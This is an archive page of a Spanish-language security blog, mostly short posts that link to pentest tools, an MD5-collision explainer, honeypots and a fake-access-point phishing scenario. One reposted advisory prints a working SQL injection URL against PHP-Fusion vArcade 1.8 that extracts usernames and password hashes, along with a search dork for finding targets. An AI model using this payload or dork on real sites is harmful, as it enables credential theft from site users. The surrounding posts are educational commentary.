
Como algunos recordarán en la BH EU 08 Chema y José Parada nos presentarón un artículo sobre LDAP Injection & Blind Ldap Injection en el cual además de explicarnos los conceptos que se esconden detrás de estás técnicas utilizaban una herramienta para lograr sus propósitos (malignos por cierto :) ), dicha herramienta acaba de ser liberada, tiene un nombre muy descriptivo LDAP Injector y ya puede ser descargada aquí. Aprovechenla!
Saludos,
Leer más...
Showing posts with label Seguridad. Show all posts
Showing posts with label Seguridad. Show all posts
Tuesday, May 5


Monday, May 4
Foca 0.7.6.4 Released: Analizando MetaDatos por doquier!
Finalmente Chema (a.k.a. El Maligno) nos ha dejada por completo el manual del usuario de la FOCA, la cual podemos acceder a través de la web en http://www.informatica64.com/FOCA/ o descargarla aquí http://www.informatica64.com/DownloadFOCA/ , como muchos ya sabrán la FOCA es una excelente herramienta para la extracción y analisis de metadatos que se encuentren en archivos publicados en la web. Gracias Chema!
Links al manual del usuario:
- FOCA: Manual de Usuario [I de IV]
- FOCA: Manual de Usuario [II de IV]
- FOCA: Manual de Usuario [III de IV]
- FOCA: Manual de Usuario [IV de IV]
Más info:
- Un Informático del lado del mal Leer más...
Links al manual del usuario:
- FOCA: Manual de Usuario [I de IV]
- FOCA: Manual de Usuario [II de IV]
- FOCA: Manual de Usuario [III de IV]
- FOCA: Manual de Usuario [IV de IV]
Más info:
- Un Informático del lado del mal Leer más...
Agregar a marcadores favoritos:
Monday, March 23
Creando un punto de acceso falso Y utilizándolo para phising.-
El viernes pasado a último momento antes de salir de la oficina me encontré con una nota de OpenSec en la cual hacían referencia a la posibilidad de crear un punto de acceso falso con la utilizacion de airbase-ng , en su post describen todo el procedimiento para lograr esta tarea. Tras leerlo me fue imposible no decirme a mi mismo.. que buena oportunidad para el Phising! Lamentablemente no es una buena noticia, no obstante es una realidad que seguramente ya esta ocurriendo.
En que consiste este nuevo concepto de Phising en el cual la victima es la culpable por utilizar una red que no es de su propiedad. Supongamos que con el procedimiento redactado por la gente de OpenSec creamos un punto de acceso con un nombre llamativo y tentador (Wifi-HighSpeed Gratis o similares). Muchos usuarios se conectaran y en principio nada malo ocurriria salvo que un chico malo este detrás de todo esto. Y como podría ser.. simple creando páginas falsas de home banking, cuentas de email y demás, recordemos que él es el owner del punto de acceso y puede manejarnos a su antojo. No entrare en más detalles pero está claro que la configuracion de un servidor DNS para hacer este tipo de cosas no es demasiado dificil, tranquilamente podríamos crearnos un fake gmail,homebank, etc y redirigir esas peticiones a nuestro server (que inclusive puede estar localmente).
Asi que tengan cuidado en las Redes que se coenctan!
Saludos, Leer más...
Agregar a marcadores favoritos:
Thursday, March 19
HoneyBoys: La eterna persecución.-
Este es un post que me había prometido, sobre todo al oír por millones de lados hablar de honeypots y honeynets. Como ya muchos saben los honeypots no son más que dispositivos que buscan atraer a crackers para analizar su comportamiento y en particular para descubrirlos (aunque esto no funcione siempre así). Siguiendo esta línea de conceptos nacieron las HoneyNets en las cuales ya no se trata de dispositivos que se encargan de esa labor sino de una red destinada solamente a ello. Obviamente esto evoluciona día a día y hay numerosos proyectos destinados a llevar a cabo esta misión, así mismo nuevos conceptos surgen con el paso del tiempo como ser los Honey Clients de los cuales recientemente se ha empezado a hablar.
Realmente es algo que da para hablar y nos muestra como los chicos buenos (HoneyBoys desde ahora) destinan su ingenio y tiempo para descubrir nuevas amenazas, factores de ataques, etc. Un apluaso para ellos y una pauta a seguir para nosotros y aqui puntualmente me refiero a los argentinos,
Links de Interes:
Saludos, Leer más...
Realmente es algo que da para hablar y nos muestra como los chicos buenos (HoneyBoys desde ahora) destinan su ingenio y tiempo para descubrir nuevas amenazas, factores de ataques, etc. Un apluaso para ellos y una pauta a seguir para nosotros y aqui puntualmente me refiero a los argentinos,
¿Para cuando una HoneyNet made in Argentina?
Links de Interes:
Saludos, Leer más...
Agregar a marcadores favoritos:
Friday, March 13
Más Emulación - Links Interesantes
Para que este fin de semana puedan practicar hasta el cansancio les dejo varios de los links que me asesoran a la hora de incursionar en esta área:
Anderson Alves WebPage
NetEMU
Hacki's
Infaltables a la hora de querer emular algo ;-) Leer más...
Anderson Alves WebPage
NetEMU
Hacki's
Infaltables a la hora de querer emular algo ;-) Leer más...
Agregar a marcadores favoritos:
Jugando con un IPS-4215 Cisco [En Casa]
Como ya les había adelantado en un post pasado hoy en día la "emulación" como fuente de potencial conocimiento y expertise esta siendo aprovechada. Un claro ejemplo es la posibilidad de emular(en este caso) un IPS de Cisco, en particular un IPS-4215 v5 (Luego haremos el upgrade correspondiente).
Les dejo a continuación una breve explicación dada por einval de como funciona ésto y también como ponerlo en práctica, yo ya lo he probado y exitosamente he incorporado este dispositivo a mi laboratorio de pruebas (del cual hablaremos más adelante).
Running IPSv5 on VMware by Einval
Si no lo pueden hacer funcionar avísenme porque tengo la imagen de la vm lista para subir a la red.
Saludos,
AL Leer más...
Agregar a marcadores favoritos:
Wednesday, March 11
Videos de Asegur@IT V.-
Ya estan disponibles los vides de la demo del Asegur@IT V, pueden encontrarlos como ya saben en el slideshare de Chema o si son peresozos pueden darse una vuelta por la página del maligno y otra por la de conexión inversa.
Espero que les guste.
Saludos, Leer más...
Espero que les guste.
Saludos, Leer más...
Agregar a marcadores favoritos:
Tuesday, March 10
Hardening, hay cosas que debemos tener en cuenta.
Hoy he leído en el blog de segu-info una noticia acerca de "Hardening básico de GNU/Linux e instalación y configuración básica de Snort" en donde en realidad lo que hay es un video que nos muestra como proteger en simples pasos nuestro S.O.
He aquí algo que pasa por mi mente cada vez que hablo o leo de "Hardening", acaso no queremos todos que nuestro sistema sea seguro? entonces porque no nos interesamos en ver como sería un apropiado hardening del SO que poseemos.
Puede que muchos lo vean como una reflexión que se logra con el paso del tiempo y de la experiencia, sin embargo creo yo que debe ser todo lo contrario ya que es esencial y básico proteger nuestro sistema e inclusive el más novato de todos debe estar familiarizado con los pasos a seguir para lograr esa meta. Leer más...
Agregar a marcadores favoritos:
Thursday, March 5
Listas de Seguridad Informática interesantes.-
Aquí les dejo un link con las listas de SI a las que "conviene" estar suscritos:
http://seclists.org/
De aquí les recomiendo ampliamente estar suscritos a:
- Full Disclosure
- Pen-Test
- Bugtraq
Las demás son de interés general, ustedes ya conocerán sus gustos mejor que yo así que los dejo elegir ;-) Leer más...
http://seclists.org/
De aquí les recomiendo ampliamente estar suscritos a:
- Full Disclosure
- Pen-Test
- Bugtraq
Las demás son de interés general, ustedes ya conocerán sus gustos mejor que yo así que los dejo elegir ;-) Leer más...
Agregar a marcadores favoritos:
Friday, January 30
Penetration Test Frameworks: AS/400 & Wireless
Hoy les traigo algo que puede llegar a resultar muy interesante a la hora de la realización de pen testing, sí, más frameworks ;-).
La gente de Security Database ha desarrollado un Framework para pen-test de sistemas AS/400, si bien aún esta en fase "Beta" podemos acceder a ella y a más información aquí: AS 400 Auditing Framework Tool.

Por otra parte también agrego información de un framework ya existente para el pen-testing de Redes wireless: Wireless Penetration.

Espero que les sirva tanto como a mi.
Saludos, Leer más...
La gente de Security Database ha desarrollado un Framework para pen-test de sistemas AS/400, si bien aún esta en fase "Beta" podemos acceder a ella y a más información aquí: AS 400 Auditing Framework Tool.
Por otra parte también agrego información de un framework ya existente para el pen-testing de Redes wireless: Wireless Penetration.
Espero que les sirva tanto como a mi.
Saludos, Leer más...
Agregar a marcadores favoritos:
Wednesday, January 14
Análisis de Malware.-
Por la web, realmente no recuerdo donde, me he encontrado con el link a este documento en donde nos introducen en una suerte de FAQ sobre Malware y, sobre todo, en el análisis del mismo.
Análisis de Malware
Enjoy it!
Saludos, Leer más...
Análisis de Malware
Enjoy it!
Saludos, Leer más...
Agregar a marcadores favoritos:
Tuesday, January 13
Videos y Presentaciones: DISI 2008
Toda la información referente al DISI 2008 se encuentra disponible en el canal de youtube de la UPM. Les recomiendo que le den un vistazo, vale la pena ;-)
Saludos, Leer más...
Saludos, Leer más...
Agregar a marcadores favoritos:
Monday, January 12
MD5 Collision Demo
Comparto con ustedes esta nota que leí aquí.
Collisions in the MD5 cryptographic hash function
Exploits
An evil pair of executable programs
How it works
Do it yourself: the "evilize" library
Fuente: Peter Selinger's WebPage. Leer más...
Collisions in the MD5 cryptographic hash function
It is now well-known that the crytographic hash function MD5 has been broken. In March 2005, Xiaoyun Wang and Hongbo Yu of Shandong University in China published an article in which they describe an algorithm that can find two different sequences of 128 bytes with the same MD5 hash. One famous such pair is the following: d131dd02c5e6eec4693d9a0698aff95c 2fcab58712467eab4004583eb8fb7f89and d131dd02c5e6eec4693d9a0698aff95c 2fcab50712467eab4004583eb8fb7f89Each of these blocks has MD5 hash 79054025255fb1a26e4bc422aef54eb4. Ben Laurie has a nice website that visualizes this MD5 collision. For a non-technical, though slightly outdated, introduction to hash functions, see Steve Friedle's Illustrated Guide. |
As we will explain below, the algorithm of Wang and Yu can be used to create files of arbitrary length that have identical MD5 hashes, and that differ only in 128 bytes somewhere in the middle of the file. Several people have used this technique to create pairs of interesting files with identical MD5 hashes:
|
| The following is an improvement of Diaz's example, which does not need a special extractor. Here are two pairs of executable programs (one pair runs on Windows, one pair on Linux). These programs must be run from the console. |
How it works
| The above files were generated by exploiting two facts: the block structure of the MD5 function, and the fact that Wang and Yu's technique works for an arbitrary initialization vector. To understand what this means, it is useful to have a general idea of how the MD5 function processes its input. This is done by an iteration method known as the Merkle-Damgard method. A given input file is first padded so that its length will be a multiple of 64 bytes. It is then divided into individual 64-byte blocks M0, M1, ..., Mn-1. The MD5 hash is computed by computing a sequence of 16-byte states s0, ..., sn, according to the rule: The method of Wang and Yu makes it possible, for a given initialization vector s, to find two pairs of blocks M,M' and N,N', such that f(f(s, M), M') = f(f(s, N), N'). It is important that this works for any initialization vector s, and not just for the standard initialization vector s0. Combining these observations, it is possible to find pairs of files of arbitrary length, which are identical except for 128 bytes somewhere in the middle of the file, and which have identical MD5 hash. Indeed, let us write the two files as sequences of 64-byte blocks: The blocks at the beginning of the files, M0, ..., Mi-1, can be chosen arbitrarily. Suppose that the internal state of the MD5 hash function after processing these blocks is si. Now we can apply Wang and Yu's method to the initialization vector si, to find two pairs of blocks Mi, Mi+1 and Ni, Ni+1, such that si+2 = f(f(si, Mi), Mi+1) = f(f(si, Ni), Ni+1). This guarantees that the internal state si+2 after the i+2st block will be the same for the two files. Finally, the remaining blocks Mi+2, ..., Mn can again be chosen arbitrarily. So how can we use this technique to produce a pair of programs (or postscript files) that have identical MD5 hash, yet behave in arbitrary different ways? This is simple. All we have to do is write the two programs like this:
Program 1: if (data1 == data1) then { good_program } else { evil_program } and arrange things so that "data1" = Mi, Mi+1 and "data2" = Ni, Ni+1 in the above scheme. This can even be done in a compiled program, by first compiling it with dummy values for data1 and data2, and later replacing them with the properly computed values. |
Here, you can download the software that I used to create MD5-colliding executable files.
Quick usage instructions:Note for Windows users: the below instructions are for Unix/Linux. On Windows, you may have to append ".exe" to the names of executable files. Also, to use "make", you must have the GNU tools installed and working.
|
Fuente: Peter Selinger's WebPage. Leer más...
Agregar a marcadores favoritos:
Saturday, January 10
PenTest de Oracle DataBases
Como prometí...
El Penetration Testing suele involucrar diversas áreas, entre ellas podemos destacar las bases de datos. En este post les mostraré las _no_tan_ conocidas herramientas para realizar PenTesting de bases de datos Oracle.
OScanner: Oscanner is an Oracle assessment framework developed in Java. It has a plugin-based architecture and comes with a couple of plugins that currently do:
- Sid Enumeration
- Passwords tests (common & dictionary)
- Enumerate Oracle version
- Enumerate account roles
- Enumerate account privileges
- Enumerate account hashes
- Enumerate audit information
- Enumerate password policies
- Enumerate database links
The results are given in a graphical java tree.
Oracle Auditing Tools (OAT): The Oracle Auditing Tools is a toolkit that could be used to audit security within Oracle database servers.
DBPwAudit: DBPwAudit is a Java tool that allows you to perform online audits of password quality for several database engines. The application design allows for easy adding of additional database drivers by simply copying new JDBC drivers to the jdbc directory. Configuration is performed in two files, the aliases.conf file is used to map drivers to aliases and the rules.conf tells the application how to handle error messages from the scan.
SidGuesser: Guesses sids/instances against an Oracle database according to a predefined dictionary file.
Links de interes:
- Introduction to Simple Oracle Auditing
- Peter Finnigan - Audit.sql
- Oracle Metalink
- Pappers de PenTest en Oracle DBs
Agregar a marcadores favoritos:
Friday, January 9
XSS - Cross Site Scripting
Hoy he vuelto a desenterrar este tema, ya por mi olvidado debido a su limitado e ineficaz uso (igualmente, siempre hay alguien a quien podremos hacer caer ¬¬ ). Sin embargo, vengo aquí solo para mostrarles un par de documentos con buena información referente al tema:
XSS - Cross Site Scripting Explained (PDF en inglés).
Cross Site Scripting - By Soulblack (PDF en Español).
Saludos, Leer más...
XSS - Cross Site Scripting Explained (PDF en inglés).
Cross Site Scripting - By Soulblack (PDF en Español).
Saludos, Leer más...
Agregar a marcadores favoritos:
Sql Injection Vulnerability en PHP-Fusion.
Usar con cuidado y con fines educativos solamente :)
----------------------------------------------------------------
Script : PHP-Fusion Mod vArcade 1.8
Type : Sql Injection Vulnerability
Risk : High
----------------------------------------------------------------
Download From : http://venue.nu/
----------------------------------------------------------------
Discovered by : Khashayar Fereidani
My Official Website : http://FEREIDANI.IR
Our Team Website : http://IRCRASH.COM
Khashayar Fereidani Email : irancrash [ a t ] gmail [ d o t ] com
----------------------------------------------------------------
Sql Injection Vulnerability :
Vulnerable address : http://[host]/[path]/infusions/varcade/callcomments.php?comment_id=9999%27+union+select+0,user_name,2,3,4,5,6,user_password+from+fusion_users+where+user_id=1/*
Google Dark : inurl:/infusions/varcade/
----------------------------------------------------------------
Tnx : God
http://IRCRASH.COM http://FEREIDANI.IR
---------------------------------------------------------------- Leer más...
----------------------------------------------------------------
Script : PHP-Fusion Mod vArcade 1.8
Type : Sql Injection Vulnerability
Risk : High
----------------------------------------------------------------
Download From : http://venue.nu/
----------------------------------------------------------------
Discovered by : Khashayar Fereidani
My Official Website : http://FEREIDANI.IR
Our Team Website : http://IRCRASH.COM
Khashayar Fereidani Email : irancrash [ a t ] gmail [ d o t ] com
----------------------------------------------------------------
Sql Injection Vulnerability :
Vulnerable address : http://[host]/[path]/infusions/varcade/callcomments.php?comment_id=9999%27+union+select+0,user_name,2,3,4,5,6,user_password+from+fusion_users+where+user_id=1/*
Google Dark : inurl:/infusions/varcade/
----------------------------------------------------------------
Tnx : God
http://IRCRASH.COM http://FEREIDANI.IR
---------------------------------------------------------------- Leer más...
Agregar a marcadores favoritos:
Thursday, January 8
Penetration Testing Tools
Una lista muy completa de herramientas para PenTesting, toda la info fue extraída de forinsect.
Packet Shaper:
• Nemesis: a command line packet shaper
• Packit: The Packet Toolkit - A network packet shaper.
• Hping by Antirez: a command line TCP/IP packet shaper
• Sing: stands for 'Send ICMP Nasty Garbage'; sends fully customizeable ICMP packets
• Scapy: a new python-based packet generator
Password Cracker/Login Hacker:
• John the Ripper: a well-known password cracker for Windows and *nix Systems
• Djohn: a distributed password cracker based on "John the Ripper"
• Cain & Abel: an advanced password recovery tool for windows systems. It sniffs the network packets an cracks authentication brute-force or with dictionary attacks.
• Project RainbowCrack: Advanced instant NT password cracker
• Rainbowtables: The shmoo group provides pre-generated rainbow tables for bittorrent download. The tables are generated with RainbowCrack (see above).
• Windows NT password recovery tool by Peter Nordahl
• THC-Dialup Login Hacker by THC. It tries to guess username and password against the modem carrier. As far as I know the only available dialup password guesser for *NIX.
• Hydra by THC: a multi-protocol login hacker. Hydra is also integrated with Nessus.
• Medusa: parallel network login auditor
• THC imap bruter: a very fast imap password brute forcer
• x25bru: a login/password bruteforcer for x25 pad
• Crowbar: a generic web brute force tool (Windows only; requires .NET Framework)
• MDCrack-NG: a very fast MD4/MD5/NTLMv1 hash cracker; works optionally with precomputed hash tables
Advanced Sniffers:
• Wireshark (formerly known as Ethereal): an open source network protocol analyzer
• Dsniff by Dug Song: a combination of very useful sniffer and man-in-the-middle attack tools
• Ettercap: a multipurpose sniffer/interceptor/logger for switched LAN environments
• aimsniffer: monitors AOL instant messager communication on the network
• 4G8: a tool ,similar to ettercap, to capture network traffic in switched environments
• cdpsniffer: Cisco discovery protocol (CDP) decoding sniffer
Port Scanner / Information Gathering:
• nmap: the currently most well-known port scanner. Since version 3.45 it supports version scans. Have a look at PBNJ for diffing different nmap scans.
• ISECOM released their nmap wrapper NWRAP, which shows all known protocols for the discovered ports form the Open Protocol Resource Database
• Nmap::Scanner: Perl output parser for nmap
• Amap by THC: An advanced portscanner which determines the application behind a network port by its application handshake. Thus it detects well-known applications on non-standard ports or unknown applications on well-known ports.
• vmap by THC: version mapper to determine the version (sic!) of scanned daemons
• Unicornscan: a information gathering and correlation engine
• DMitry (Deepmagic Information Gathering Tool): a host information gathering tool for *nix systems
• Athena: a search engine query tool for passive information gathering
Security Scanner:
• Nessus - In version 2 an OpenSource network scanner. Version 3 is only available in binary form and under a proprietary license.
• OpenVAS: a fork of Nessus 2.2.5 (formerly known as GNessUs)
• Nessj: a java based nessus (and compatibles) client (formerly known as Reason)
• Paul Clip from @stake released AUSTIN, a security scanner for Palm OS 3.5+.
Webserver:
• Nikto: a web server scanner with anti IDS features. Based on Rain Forest Puppies libwhisker library.
• Wikto: a webserver assessment tool (Windows only; requires .NET framework)
• WSDigger: a black box web pen testing tool from Foundstone (Windows based)
• Metis: a java based information gathering tool for web sites
Fingerprinting:
• SinFP: a fingerprinting tool which requires only an open tcp port and sends maximum 3 packets
• Winfingerprint: much more than a simple fingerprinting tool.It scans for Windows shares, enumerates usernames, groups, sids and much more.
• p0f 2: Michal Zalewski announced his new release of p0f 2, a passive OS fingerprinting tool. p0f 2 is a completely rewrite of the old p0f code.
• xprobe2: a remote active operating system fingerprinting tool from Ofir Arkin and the xprobe2 team
• Cron-OS: an active OS fingerprinting tool based on TCP timeout behavior. This project was formerly known as "RING" and is now published as a nmap addon.
Proxy Server:
• Burp proxy: an interactive HTTP/S proxy server for attacking and debugging web-enabled applications
• Screen-scraper: a http/https-proxy server with a scripting engine for data manipulation and searching
• Paros: a man-in-the-middle proxy and application vulnerability scanner
• WebScarab: a framework for analyzing web applications. One of it's basic functionality is the usage as intercepting proxy.
War Dialers:
• IWar: a classic war dialer, now also with VOIP (IAX2) support. One of a few wardialers for *nix operation systems, and the only with VOIP functionality (to my knowledge)
• THC-Scan: a war dialer for DOS, Windows and DOS emulators
Malware / Exploit Collections:
• packetstormsecurity.org: Huge collections of tools and exploits
• ElseNot Project: The project tries to publish an exploit for each MS Security Bulltin. A script kiddie dream come true.
• Offensive Computing: Another malware collection site
• Securityforest: try the ExploitTree to get a collection of exploit code; have a look at the ToolTree for a huge list of pentest stuff
Databases / SQL:
• sqlninja: a tool to exploit sql injection vulnerabilities in web applications with MS SQL Servers (alpha stage)
• CIS Oracle Database Scoring Tool: scans Oracle 8i for compliance with the CIS Oracle Database Benchmark
• SQLRecon: an active and passive scanner for MSSQL server. Works on Windows 2000, XP and 2003.
• absinthe: a gui-based tool that automates the process of downloading the schema & contents of a database that is vulnerable to Blind SQL Injection (see here and here).
• SQL Power Injector: a GUI based SQL injector for web pages (Windows, .Net Framework 1.1 required, Internet Explorer 5.0+ required)
Voice over IP (VOIP):
• vomit (voice over misconfigured internet telephones): converts Cisco IP phone conversations into wave files
• SiVuS: a VOIP vulnerability scanner - SIP protocol (beta, Windows only)
• Cain & Abel: mostly a password cracker, can also record VOIP conversations (Windows only)
• sipsak (SIP swis army knife): a SIP packet generator
• SIPp: a SIP test tool and packet generator
• Nastysip: a SIP bogus message generator
• voipong: dumps G711 encoded VOIP communications to wave files. Supports: SIP, H323, Cisco Skinny Client Protocol, RTP and RTCP
• Perl based tools by Thomas Skora: sip-scan, sip-kill, sip-redirectrtp, rtpproxy and ipq_rules
• rtptools: a toolset for rtp recording and playing
Networkbased Tools:
• yersinia: a network tool designed to take advantage of some weakeness in different network protocols (STP, CDP, DTP, DHCP, HSRP, 802.1q, VTP)
• Netsed: alters content of network packets while forwarding the packets
• ip6sic: a IPv6 stack integrity tester
VPN:
• ike-scan: an IPSec enumeration and fingerprinting tool
• ikeprobe: ike scanning tool
• ipsectrace: a tool for profiling ipsec traffic in a dump file. Initial alpha release
• VPNMonitor: a Java application to observer network traffic. It graphically represents network connections and highlights all VPN connections. Nice for demonstrations, if somewhat of limited use in a real pen test.
• IKECrack:an IKE/IPSec cracker for pre-shared keys (in aggressive mode authentication [RFC2409])
DNSA: DNS Auditing tool by Pierre Betouin
A little more:
Hunt: a session hijacking tool with curses GUI
SMAC: a Windows MAC Address Modifying Utility. Supports Windows 2000 and XP.
